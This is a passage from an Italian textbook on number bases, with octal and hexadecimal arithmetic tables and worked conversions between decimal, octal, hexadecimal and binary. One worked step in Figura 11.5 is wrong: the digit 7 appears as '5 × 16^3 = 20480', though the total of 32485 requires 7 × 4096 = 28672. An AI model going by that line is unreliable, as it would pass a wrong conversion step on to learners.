+	0_8	1_8	2_8	3_8	4_8	5_8	6_8	7_8	10_8
0_8	0_8	1_8	2_8	3_8	4_8	5_8	6_8	7_8	10_8
1_8	1_8	2_8	3_8	4_8	5_8	6_8	7_8	10_8	11_8
2_8	2_8	3_8	4_8	5_8	6_8	7_8	10_8	11_8	12_8
3_8	3_8	4_8	5_8	6_8	7_8	10_8	11_8	12_8	13_8
4_8	4_8	5_8	6_8	7_8	10_8	11_8	12_8	13_8	14_8
5_8	5_8	6_8	7_8	10_8	11_8	12_8	13_8	14_8	15_8
6_8	6_8	7_8	10_8	11_8	12_8	13_8	14_8	15_8	16_8
7_8	7_8	10_8	11_8	12_8	13_8	14_8	15_8	16_8	17_8
10_8	10_8	11_8	12_8	13_8	14_8	15_8	16_8	17_8	20_8

Figura 10.14. Esempio di addizione in base otto.

$$134_8 + 27_8 = 163_8$$

$$92_{10} + 23_{10} = 115_{10}$$





Tabella 10.15. Tabellina della moltiplicazione con i numeri in base otto.

$\times$	0_8	1_8	2_8	3_8	4_8	5_8	6_8	7_8	10_8
0_8	0_8	0_8	0_8	0_8	0_8	0_8	0_8	0_8	0_8
1_8	0_8	1_8	2_8	3_8	4_8	5_8	6_8	7_8	10_8
2_8	0_8	2_8	4_8	6_8	10_8	12_8	14_8	16_8	20_8
3_8	0_8	3_8	6_8	11_8	14_8	17_8	22_8	25_8	30_8
4_8	0_8	4_8	10_8	14_8	20_8	24_8	30_8	34_8	40_8
5_8	0_8	5_8	12_8	17_8	24_8	31_8	36_8	43_8	50_8
6_8	0_8	6_8	14_8	22_8	30_8	36_8	44_8	52_8	60_8
7_8	0_8	7_8	16_8	25_8	34_8	43_8	52_8	61_8	70_8
10_8	0_8	10_8	20_8	30_8	40_8	50_8	60_8	70_8	100_8

Figura 10.16. Esempio di moltiplicazione con i numeri in base otto.

$$247_8 \times 123_8 = \quad 765_8 + 516_8 + 247_8 = 33045_8$$

$$167_{10} \times 83_{10} = \quad 501_{10} + 1336_{10} = 13861_{10}$$

10.4 Sistema esadecimale

Il sistema di numerazione esadecimale (in base sedici), utilizza sedici simboli: le cifre numeriche da '`0`' a '`9`' e le lettere (maiuscole) dalla '`A`' alla '`F`'.

Figura 10.17. Esempio di scomposizione di un numero in base sedici.

$$9C8_{16} \rightarrow 9\times16^2 + 12\times16^1 + 8\times16^0 \rightarrow 9\times256 + 12\times16 + 8\times1 \rightarrow 2504_{10}$$

Figura 10.18. Scomposizione di un numero in base sedici.

16^9	16^8	16^7	16^6	16^5	16^4	16^3	16^2	16^1	16^0
0	0	0	0	0	0	0	9	C	8





Tabella 10.19. Tabellina dell'addizione con i numeri in base sedici.

+	0_{16}	1_{16}	2_{16}	3_{16}	4_{16}	5_{16}	6_{16}	7_{16}	8_{16}	9_{16}	A_{16}	B_{16}	C_{16}	D_{16}	E_{16}	F_{16}	10_{16}
0_{16}	0_{16}	1_{16}	2_{16}	3_{16}	4_{16}	5_{16}	6_{16}	7_{16}	8_{16}	9_{16}	A_{16}	B_{16}	C_{16}	D_{16}	E_{16}	F_{16}	10_{16}
1_{16}	1_{16}	2_{16}	3_{16}	4_{16}	5_{16}	6_{16}	7_{16}	8_{16}	9_{16}	A_{16}	B_{16}	C_{16}	D_{16}	E_{16}	F_{16}	10_{16}	11_{16}
2_{16}	2_{16}	3_{16}	4_{16}	5_{16}	6_{16}	7_{16}	8_{16}	9_{16}	A_{16}	B_{16}	C_{16}	D_{16}	E_{16}	F_{16}	10_{16}	11_{16}	12_{16}
3_{16}	3_{16}	4_{16}	5_{16}	6_{16}	7_{16}	8_{16}	9_{16}	A_{16}	B_{16}	C_{16}	D_{16}	E_{16}	F_{16}	10_{16}	11_{16}	12_{16}	13_{16}
4_{16}	4_{16}	5_{16}	6_{16}	7_{16}	8_{16}	9_{16}	A_{16}	B_{16}	C_{16}	D_{16}	E_{16}	F_{16}	10_{16}	11_{16}	12_{16}	13_{16}	14_{16}
5_{16}	5_{16}	6_{16}	7_{16}	8_{16}	9_{16}	A_{16}	B_{16}	C_{16}	D_{16}	E_{16}	F_{16}	10_{16}	11_{16}	12_{16}	13_{16}	14_{16}	15_{16}
6_{16}	6_{16}	7_{16}	8_{16}	9_{16}	A_{16}	B_{16}	C_{16}	D_{16}	E_{16}	F_{16}	10_{16}	11_{16}	12_{16}	13_{16}	14_{16}	15_{16}	16_{16}
7_{16}	7_{16}	8_{16}	9_{16}	A_{16}	B_{16}	C_{16}	D_{16}	E_{16}	F_{16}	10_{16}	11_{16}	12_{16}	13_{16}	14_{16}	15_{16}	16_{16}	17_{16}
8_{16}	8_{16}	9_{16}	A_{16}	B_{16}	C_{16}	D_{16}	E_{16}	F_{16}	10_{16}	11_{16}	12_{16}	13_{16}	14_{16}	15_{16}	16_{16}	17_{16}	18_{16}
9_{16}	9_{16}	A_{16}	B_{16}	C_{16}	D_{16}	E_{16}	F_{16}	10_{16}	11_{16}	12_{16}	13_{16}	14_{16}	15_{16}	16_{16}	17_{16}	18_{16}	19_{16}
A_{16}	A_{16}	B_{16}	C_{16}	D_{16}	E_{16}	F_{16}	10_{16}	11_{16}	12_{16}	13_{16}	14_{16}	15_{16}	16_{16}	17_{16}	18_{16}	19_{16}	$1A_{16}$
B_{16}	B_{16}	C_{16}	D_{16}	E_{16}	F_{16}	10_{16}	11_{16}	12_{16}	13_{16}	14_{16}	15_{16}	16_{16}	17_{16}	18_{16}	19_{16}	$1A_{16}$	$1B_{16}$
C_{16}	C_{16}	D_{16}	E_{16}	F_{16}	10_{16}	11_{16}	12_{16}	13_{16}	14_{16}	15_{16}	16_{16}	17_{16}	18_{16}	19_{16}	$1A_{16}$	$1B_{16}$	$1C_{16}$
D_{16}	D_{16}	E_{16}	F_{16}	10_{16}	11_{16}	12_{16}	13_{16}	14_{16}	15_{16}	16_{16}	17_{16}	18_{16}	19_{16}	$1A_{16}$	$1B_{16}$	$1C_{16}$	$1D_{16}$
E_{16}	E_{16}	F_{16}	10_{16}	11_{16}	12_{16}	13_{16}	14_{16}	15_{16}	16_{16}	17_{16}	18_{16}	19_{16}	$1A_{16}$	$1B_{16}$	$1C_{16}$	$1D_{16}$	$1E_{16}$
F_{16}	F_{16}	10_{16}	11_{16}	12_{16}	13_{16}	14_{16}	15_{16}	16_{16}	17_{16}	18_{16}	19_{16}	$1A_{16}$	$1B_{16}$	$1C_{16}$	$1D_{16}$	$1E_{16}$	$1F_{16}$
10_{16}	10_{16}	11_{16}	12_{16}	13_{16}	14_{16}	15_{16}	16_{16}	17_{16}	18_{16}	19_{16}	$1A_{16}$	$1B_{16}$	$1C_{16}$	$1D_{16}$	$1E_{16}$	$1F_{16}$	20_{16}

Figura 10.20. Esempio di un'addizione con i numeri in base sedici.

$$\begin{array}{r} 1FA_{16}\ + \\ A1_{16}\ = \\ \hline 29B_{16} \end{array} \qquad \begin{array}{r} 506_{10}\ + \\ 161_{10}\ = \\ \hline 667_{10} \end{array}$$

Tabella 10.21. Tabellina della moltiplicazione con i numeri in base sedici.

×	0_{16}	1_{16}	2_{16}	3_{16}	4_{16}	5_{16}	6_{16}	7_{16}	8_{16}	9_{16}	A_{16}	B_{16}	C_{16}	D_{16}	E_{16}	F_{16}	10_{16}
0_{16}	0_{16}	0_{16}	0_{16}	0_{16}	0_{16}	0_{16}	0_{16}	0_{16}	0_{16}	0_{16}	0_{16}	0_{16}	0_{16}	0_{16}	0_{16}	0_{16}	0_{16}
1_{16}	0_{16}	1_{16}	2_{16}	3_{16}	4_{16}	5_{16}	6_{16}	7_{16}	8_{16}	9_{16}	A_{16}	B_{16}	C_{16}	D_{16}	E_{16}	F_{16}	10_{16}
2_{16}	0_{16}	2_{16}	4_{16}	6_{16}	8_{16}	A_{16}	C_{16}	E_{16}	10_{16}	12_{16}	14_{16}	16_{16}	18_{16}	$1A_{16}$	$1C_{16}$	$1E_{16}$	20_{16}
3_{16}	0_{16}	3_{16}	6_{16}	9_{16}	C_{16}	F_{16}	12_{16}	15_{16}	18_{16}	$1B_{16}$	$1E_{16}$	21_{16}	24_{16}	27_{16}	$2A_{16}$	$2D_{16}$	30_{16}
4_{16}	0_{16}	4_{16}	8_{16}	C_{16}	10_{16}	14_{16}	18_{16}	$1C_{16}$	20_{16}	24_{16}	28_{16}	$2C_{16}$	30_{16}	34_{16}	38_{16}	$3C_{16}$	40_{16}
5_{16}	0_{16}	5_{16}	A_{16}	F_{16}	14_{16}	19_{16}	$1E_{16}$	23_{16}	28_{16}	$2D_{16}$	32_{16}	37_{16}	$3C_{16}$	41_{16}	46_{16}	$4B_{16}$	50_{16}
6_{16}	0_{16}	6_{16}	C_{16}	12_{16}	18_{16}	$1E_{16}$	24_{16}	$2A_{16}$	30_{16}	36_{16}	$3C_{16}$	42_{16}	48_{16}	$4E_{16}$	54_{16}	$5A_{16}$	60_{16}
7_{16}	0_{16}	7_{16}	E_{16}	15_{16}	$1C_{16}$	23_{16}	$2A_{16}$	31_{16}	38_{16}	$3F_{16}$	46_{16}	$4D_{16}$	54_{16}	$5B_{16}$	62_{16}	69_{16}	70_{16}
8_{16}	0_{16}	8_{16}	10_{16}	18_{16}	20_{16}	28_{16}	30_{16}	38_{16}	40_{16}	48_{16}	50_{16}	58_{16}	60_{16}	68_{16}	70_{16}	78_{16}	80_{16}
9_{16}	0_{16}	9_{16}	12_{16}	$1B_{16}$	24_{16}	$2D_{16}$	36_{16}	$3F_{16}$	48_{16}	51_{16}	$5A_{16}$	63_{16}	$6C_{16}$	75_{16}	$7E_{16}$	87_{16}	90_{16}
A_{16}	0_{16}	A_{16}	14_{16}	$1E_{16}$	28_{16}	32_{16}	$3C_{16}$	46_{16}	50_{16}	$5A_{16}$	64_{16}	$6E_{16}$	78_{16}	82_{16}	$8C_{16}$	96_{16}	$A0_{16}$
B_{16}	0_{16}	B_{16}	16_{16}	21_{16}	$2C_{16}$	37_{16}	42_{16}	$4D_{16}$	58_{16}	63_{16}	$6E_{16}$	79_{16}	84_{16}	$8F_{16}$	$9A_{16}$	$A5_{16}$	$B0_{16}$
C_{16}	0_{16}	C_{16}	18_{16}	24_{16}	30_{16}	$3C_{16}$	48_{16}	54_{16}	60_{16}	$6C_{16}$	78_{16}	84_{16}	90_{16}	$9C_{16}$	$A8_{16}$	$B4_{16}$	$C0_{16}$
D_{16}	0_{16}	D_{16}	$1A_{16}$	27_{16}	34_{16}	41_{16}	$4E_{16}$	$5B_{16}$	68_{16}	75_{16}	82_{16}	$8F_{16}$	$9C_{16}$	$A9_{16}$	$B6_{16}$	$C3_{16}$	$D0_{16}$
E_{16}	0_{16}	E_{16}	$1C_{16}$	$2A_{16}$	38_{16}	46_{16}	54_{16}	62_{16}	70_{16}	$7E_{16}$	$8C_{16}$	$9A_{16}$	$A8_{16}$	$B6_{16}$	$C4_{16}$	$D2_{16}$	$E0_{16}$
F_{16}	0_{16}	F_{16}	$1E_{16}$	$2D_{16}$	$3C_{16}$	$4B_{16}$	$5A_{16}$	69_{16}	78_{16}	87_{16}	96_{16}	$A5_{16}$	$B4_{16}$	$C3_{16}$	$D2_{16}$	$E1_{16}$	$F0_{16}$
10_{16}	0_{16}	10_{16}	20_{16}	30_{16}	40_{16}	50_{16}	60_{16}	70_{16}	80_{16}	90_{16}	$A0_{16}$	$B0_{16}$	$C0_{16}$	$D0_{16}$	$E0_{16}$	$F0_{16}$	100_{16}

Figura 10.22. Esempio di moltiplicazione con i numeri in base sedici.

$$\begin{array}{r} 1FA_{16} \times \\ 123_{16} = \\ \hline 5EE_{16} \\ 3F4_{16} \\ 1FA_{16} \\ \hline 23F2E_{16} \end{array} \qquad \begin{array}{r} 506_{10} \times \\ 291_{10} = \\ \hline 506_{10} \\ 4554_{10} \\ 1012_{10} \\ \hline 147246_{10} \end{array}$$

Conversioni numeriche di valori interi

L'uso dell'elaboratore può richiedere la capacità di convertire valori numerici espressi in diversi sistemi di numerazione; per la precisione può essere necessario saper trasformare un numero in una base differente. Prima di poter convertire un numero in una base di numerazione differente, occorre comprendere il senso della numerazione decimale, ovvero di quella standard (per gli esseri umani).

Un numero espresso in base dieci, viene interpretato sommando il valore di ogni singola cifra moltiplicando per 10^n (***n*** rappresenta la cifra ***n***-esima, a partire da zero). Per esempio, 12345 si può esprimere come $5\times10^0 + 4\times10^1 + 3\times10^2 + 2\times10^3 + 1\times10^4$. Nello stesso modo, si può scomporre un numero per esprimerlo in base dieci dividendo ripetutamente il numero per la base, recuperando ogni volta il resto della divisione. Per esempio, il valore 12345 (che ovviamente è già espresso in base dieci), si scompone nel modo seguente: 12345/10=1234 con il resto di cinque; 1234/10=123 con il resto di quattro; 123/10=12 con il resto di tre; 12/10=1 con il resto di due; 1/10=0 con il resto di uno (quando si ottiene un quoziente nullo, la conversione è terminata). Ecco che la sequenza dei resti dà il numero espresso in base dieci: 12345.

Riquadro 11.1. Il resto della divisione.

Per riuscire a convertire un numero intero da una base di numerazione a un'altra, occorre sapere calcolare il resto della divisione.
Si immagini di avere un sacchetto di nove palline uguali, da dividere equamente fra quattro amici. Per calcolare quante palline spettano a ognuno, si esegue la divisione seguente:
9/4 = 2,25
Il risultato intero della divisione è due, pertanto ognuno dei quattro amici può avere due palline e il resto della divisione è costituito dalle palline che non possono essere suddivise. Come si comprende facilmente, il resto è di una pallina:
$9 - (2\times4) = 1$

11.1 Numerazione ottale

La numerazione ottale, ovvero in base otto, si avvale di otto cifre per rappresentare i valori: da zero a sette. La tecnica di conversione di un numero ottale in un numero decimale è la stessa mostrata a titolo esemplificativo per il sistema decimale, con la differenza che la base di numerazione è otto. Per esempio, per interpretare il numero ottale 12345_8, si procede come segue: $5\times8^0 + 4\times8^1 + 3\times8^2 + 2\times8^3 + 1\times8^4$. Pertanto, lo stesso numero si potrebbe rappresentare in base dieci come 5349. Al contrario, per convertire il numero 5349 (qui espresso in base 10), si può procedere nel modo seguente: 5349/8=668 con il resto di cinque; 668/8=83 con il resto di quattro; 83/8=10 con il resto di tre; 10/8=1 con il resto di due; 1/8=0 con il resto di uno. Ecco che così si riottiene il numero ottale 12345_8.

Figura 11.2. Conversione in base otto.

32485_{10}

$32485/8$ = 4060 con resto di 5

$4060/8$ = 507 con resto di 4

$507/8$ = 63 con resto di 3

$63/8$ = 7 con resto di 7

$7/8$ = 0 con resto di 7

77345_8





Figura 11.3. Calcolo del valore corrispondente di un numero espresso in base otto.

77345_8

$5 \times 8^0 = 5_{10}$

$4 \times 8^1 = 32_{10}$

$3 \times 8^2 = 192_{10}$

$7 \times 8^3 = 3584_{10}$

$7 \times 8^4 = 28672_{10}$

totale 32485_{10}

11.2 Numerazione esadecimale

La numerazione esadecimale, ovvero in base sedici, funziona in modo analogo a quella ottale, con la differenza che si avvale di 16 cifre per rappresentare i valori, per cui si usano le cifre numeriche da zero a nove, più le lettere da «A» a «F» per i valori successivi. In pratica, la lettera «A» nelle unità corrisponde al numero 10 e la lettera «F» nelle unità corrisponde al numero 15.

La tecnica di conversione è la stessa già vista per il sistema ottale, tenendo conto della difficoltà ulteriore introdotta dalle lettere aggiuntive. Per esempio, per interpretare il numero esadecimale $19ADF_{16}$, si procede come segue: $15\times16^0 + 13\times16^1 + 10\times16^2 + 9\times16^3 + 1\times16^4$. Pertanto, lo stesso numero si potrebbe rappresentare in base dieci come 105 183. Al contrario, per convertire il numero 105 183 (qui espresso in base 10), si può procedere nel modo seguente: 105 183/16=6 573 con il resto di 15, ovvero F_{16}; 6 573/16=410 con il resto di 13, ovvero D_{16}; 410/16=25 con il resto di 10, ovvero A_{16}; 25/16=1 con il resto di nove; 1/16=0 con il resto di uno. Ecco che così si riottiene il numero esadecimale $19ADF_{16}$.

Figura 11.4. Conversione in base sedici.

32485_{10}

$32485/16 = 2030$ con resto di $5_{10} = 5_{16}$

$2030/16 = 126$ con resto di $14_{10} = E_{16}$

$126/16 = 7$ con resto di $14_{10} = E_{16}$

$7/16 = 0$ con resto di $7_{10} = 7_{16}$

$7EE5_{16}$





Figura 11.5. Calcolo del valore corrispondente di un numero espresso in base sedici.

$7EE5_{16}$

$5 \times 16^{0} = 5_{10}$

$E_{16} \rightarrow 14 \times 16^{1} = 224_{10}$

$E_{16} \rightarrow 14 \times 16^{2} = 3584_{10}$

$5 \times 16^{3} = 20480_{10}$

totale 32485_{10}

11.3 Numerazione binaria

La numerazione binaria, ovvero in base due, si avvale di sole due cifre per rappresentare i valori: zero e uno. Si tratta evidentemente di un esempio limite di rappresentazione di valori, dal momento che utilizza il minor numero di cifre. Questo fatto semplifica in pratica la conversione.

Seguendo la logica degli esempi già mostrati, si analizza brevemente la conversione del numero binario 1100_2: $0 \times 2^0 + 0 \times 2^1 + 1 \times 2^2 + 1 \times 2^3$. Pertanto, lo stesso numero si potrebbe rappresentare come 12 secondo il sistema standard. Al contrario, per convertire il numero 12, si può procedere nel modo seguente: 12/2=6 con il resto di zero; 6/2=3 con il resto di zero; 3/2=1 con il resto di uno; 1/2=0 con il resto di uno. Ecco che così si riottiene il numero binario 1100_2.

Figura 11.6. Conversione in base due.

32485_{10}

$32485/2$ = 16242 con resto di 1

$16242/2$ = 8121 con resto di 0

$8121/2$ = 4060 con resto di 1

$4060/2$ = 2030 con resto di 0

$2030/2$ = 1015 con resto di 0

$1015/2$ = 507 con resto di 1

$507/2$ = 253 con resto di 1

$253/2$ = 126 con resto di 1

$126/2$ = 63 con resto di 0

$63/2$ = 31 con resto di 1

$31/2$ = 15 con resto di 1

$15/2$ = 7 co n resto di 1

$7/2$ = 3 con resto di 1

$3/2$ = 1 con resto di 1

$1/2$ = 0 con resto di 1

111111011100101_{2}





Figura 11.7. Calcolo del valore corrispondente di un numero espresso in base due.

$$111111011100101_2$$

$$1 \times 2^{0} = 1_{10}$$
$$0 \times 2^{1} = 0_{10}$$
$$1 \times 2^{2} = 4_{10}$$
$$0 \times 2^{3} = 0_{10}$$
$$0 \times 2^{4} = 0_{10}$$
$$1 \times 2^{5} = 32_{10}$$
$$1 \times 2^{6} = 64_{10}$$
$$1 \times 2^{7} = 128_{10}$$
$$0 \times 2^{8} = 0_{10}$$
$$1 \times 2^{9} = 512_{10}$$
$$1 \times 2^{10} = 1024_{10}$$
$$1 \times 2^{11} = 2048_{10}$$
$$1 \times 2^{12} = 4096_{10}$$
$$1 \times 2^{13} = 8192_{10}$$
$$1 \times 2^{14} = 16384_{10}$$

$$\text{totale } 32485_{10}$$

Si può convertire un numero in binario, in modo più semplice, se si costruisce una tabellina simile a quella seguente:

16384	8192	4096	2048	1024	512	256	128	64	32	16	8	4	2	1

I valori indicati sopra ogni casellina sono la sequenza delle potenze di due: 2^0, 2^1, 2^2,... 2^n.

Se si vuole convertire un numero binario in base dieci, basta disporre le sue cifre dentro le caselline, allineato a destra, moltiplicando ogni singola cifra per il valore che gli appare sopra, sommando poi ciò che si ottiene. Per esempio:

16384	8192	4096	2048	1024	512	256	128	64	32	16	8	4	2	1
											1	0	1	0

8 + 0 + 2 + 0 = 10


Per trovare il corrispondente binario di un numero in base 10, basta sottrarre sempre il valore più grande possibile. Supponendo di voler convertire il numero 123 in binario, si possono sottrarre i valori: 64, 32, 16, 8, 2 e 1:

16384	8192	4096	2048	1024	512	256	128	64	32	16	8	4	2	1
								1	1	1	1	0	1	1

64 + 32 + 16 + 8 + 0 + 2 + 1 = 123


11.3.1 Conversione tra ottale, esadecimale e binario

I sistemi di numerazione ottale ed esadecimale hanno la proprietà di convertirsi in modo facile in binario e viceversa. Infatti, una cifra ottale richiede esattamente tre cifre binarie per la sua rappresentazione, mentre una cifra esadecimale richiede quattro cifre binarie per la sua rappresentazione. Per esempio, il numero ottale 123_8 si converte facilmente in 001010011_2; inoltre, il numero esadecimale $3C_{16}$ si converte facilmente in 00111100_2.

Figura 11.11. Conversione tra la numerazione ottale e numerazione binaria.

123_8 → 011_2, 010_2, 001_2 = 001010011_2

001010011_2 → 3_8, 2_8, 1_8 = 123_8

In pratica, è sufficiente convertire ogni cifra ottale o esadecimale nel valore corrispondente in binario. Quindi, sempre nel caso di 123_8, si ottengono 001_2, 010_2 e 011_2, che basta attaccare come già è stato mostrato. Nello stesso modo si procede nel caso di $3C_{16}$, che forma rispettivamente 0011_2 e 1100_2.

Figura 11.12. Conversione tra la numerazione esadecimale e numerazione binaria.

$3C_{16}$ → 1100_2, 0011_2 = 00111100_2

00111100_2 → C_{16}, 3_{16} = $3C_{16}$

È evidente che risulta facilitata ugualmente la conversione da binario a ottale o da binario a esadecimale.

Figura 11.13. Riassunto della conversione tra binario-ottale e binario-esadecimale.

111111011100101_2

7 7 3 4 5 $_8$

0111111011100101_2

7 14 14 5

7 E E 5 $_{16}$

0111111011100101_2

